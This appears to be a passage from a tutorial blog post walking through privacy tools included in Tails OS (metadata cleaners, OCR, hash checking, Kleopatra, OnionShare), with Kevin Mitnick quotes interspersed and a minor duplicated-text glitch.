
Tails also has Thunderbird, an email client with support for Open PGP and RSS and Atom news feeds.

To some people I'll always be the bad guy.
-Kevin Mitnick



To prevent any hardware keylogger from logging your keystrokes, Tails also has an inbuilt on-screen keyboard, which can be enabled from settings as shown below.


I could have evaded the FBI a lot longer if I had been able to control my passion for hacking -Kevin Mitnick



Another threat to your privacy is the metadata you leave while creating various files. Tails OS has two tools to remove metadata from files: Metadata cleaner and Mat2.

What I found personally to be true was that it's easier to manipulate people rather than technology. -Kevin Mitnick


```
amnesia@amnesia:~$ metadata-cleaner
```




It also has an inbuilt Password manager to store all your passwords effectively.



You can also generate hashes for the files you like to check for its integrity.

```
amnesia@amnesia:~$ gtkhash
```



If ever, you have a need to convert images containing text into a text document, Tails OS has tools for that too.

```
amnesia@amnesia:~$ tesseract
```

Usage:

```
tesseract --help | --help-extra | --version
tesseract --list-langs
tesseract imagename outputbase [options...] [configfile...]
```

OCR options:

```
-l LANG[+LANG]          Specify language(s) used for OCR.
```

NOTE: These options must occur before any configfile.


Single options:

```
--help                Show this help message.
--help-extra          Show extra help for advanced users.
--version             Show version information.
--list-langs          List available languages for tesseract engine.
```

```
amnesia@amnesia:~$
```

Tails OS has tools for that tTails OS also has a certificate manager installed, named Kleopatra. Kleopatra supports managing X.509 and OpensPGP certificates.

I keep my stuff updated all the time. Being in the security industry, I keep up to date with securities -Kevin Mitnick



If ever, you have a need to share files, then you do that anonymously with Onionshare tool.

```
OnionShare 2.2 | https://onionshare.org/
usage: onionshare [-h] [--local-only] [--stay-open] [--auto-start-timer <int>]
                [--auto-stop-timer <int>] [--connect-timeout <int>]
                [--stealth] [--receive] [--website] [--config config] [-v]
                [filename ...]

